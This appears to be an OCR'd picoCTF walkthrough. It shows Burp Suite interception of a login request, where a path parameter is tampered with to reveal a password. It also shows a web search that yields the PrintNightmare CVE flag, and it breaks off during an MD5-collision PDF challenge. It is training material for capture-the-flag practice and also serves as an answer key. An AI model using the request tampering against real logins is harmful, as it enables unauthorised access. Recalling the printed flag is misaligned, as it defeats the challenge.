
1. For performing this task we need to intercept our web page login request with a tool known as **burpsuite**.

- **Burpsuite** is a web application penetration testing tool that is used for website as well as mobile applications for vulnerability scan, API scan and finding exploits to perfrom attacks. It is also known as a proxy software for capturing requests between clients and servers.

2. First we need to start burp and keep our intercept to on mode and then we need to perform a wrong login attempt to capture the request in burp for inspection or any modifications.


In the below image we can see that request has been captured successfully. Forward the request until we get the login page request.






3. After intercepting the login page request do a right click and send that request to repeater. A repeater is used to replay an http request many times and also we can change parameters.

4. On the repeater tab we have to manipulate this POST request. So, we will try to change the local file path or directory of this POST request and set it to **admin**. Now click on send in repeater tab to check if we got the password for login.




5. After sending the request we have got the password for login. We have successfully find the vulnerability which was present in the local file path of this login page request.



6. Finally, paste the password in login page and click on login to complete this lab.

- https://play.picoctf.org/practice/challenge/262



Description :


To solve this lab we need to enter the CVE value of first recorded remote code execution (RCE) vulnerability in 2021 in the windows Print Spooler Service.


Steps:

1. We will copy the description of this lab and paste it on google search engine in order to perform a reconnaissance scan for finding the required CVE flag.


2. Google has successfully give n us the flag as **CVE-2021-34527**.

3. Now copy that flag and write it in the format mentioned on the lab to then click on submit solve our task.


picoCTF - picoGym Challenges
The CVE we're looking for is the
google.com/search?q=The+CVE+we%27re+looking+for+is+the+first+recorded+remote+code+execution+(RCE)+vulnerability+in+2021+in+the+Windows+Print...
The CVE we're looking for is the first recorded remote code executior
All
Images
Videos
News
Books
Shopping
Web
More
Tools
Veritas
https://www.veritas.com › en_US › article.100051014
Windows Print Spooler Remote Code Execution ...
3 Aug 2021 — CVE-2021-34527: A remote code execution vulnerability exists when the Windows Print Spooler service improperly performs privileged file ...
People also ask
What is the first recorded remote code execution RCE vulnerability in 2021 in the Windows?
On July 1, 2021, Microsoft released a security advisory for a new remote code execution (RCE) vulnerability in Windows, CVE-2021-34527, referred to publicly as "PrintNightmare." Security researchers initially believed this vulnerability to be tied to CVE-2021-1675 (Windows Print Spooler Remote Code Execution ... 14 Jul 2021
Palo Alto Networks
https://unit42.paloaltonetworks.com › cve-2021-34527-...
Threat Brief: Windows Print Spooler RCE Vulnerability (CVE ...
EN
12:29 AM
31/08/2024


picoCTF - picoGym Challenges
The CVE we're looking for is the
play.picoctf.org/practice/challenge/262
picoCTF
picoGym
Sarfraj
Assignments
Webshell
Progress Tracker
Filters
Hide Solved
Show Bookmarked
Show Assigned
Search by Name
Difficulty
All Difficulties
AUTHOR: MUBARAK MIKAIL
Description
Enter the CVE of the vulnerability as the flag with the correct flag format:
picoCTF{CVE-XXXX-XXXXX} replacing XXXX-XXXXX with the numbers for the matching vulnerability.
The CVE we're looking for is the first recorded remote code execution (RCE) vulnerability in 2021 in the Windows Print Spooler Service, which is available across desktop and server versions of Windows operating systems. The service is used to manage printers and print servers.
Hints
1
We're not looking for the Local Spooler vulnerability in 2021...
18,140 users solved
56% Liked
picoCTF{CVE-2021-34527}
Submit Flag
eneral Skills
Easy
inary Search
,187
olves
94%
eb Exploitation
Easy
/ebDecode
EN
12:34 AM
31/08/2024

- https://play.picoctf.org/practice/challenge/109



Steps:

1. We will open the mentioned link to access the webpage content.


2. On opening the link we can see that 2 files needs to be submitted.

3. In order to capture the flag the files that needs to be uploaded should be in pdf format and both files should have same md5 hash numbers.

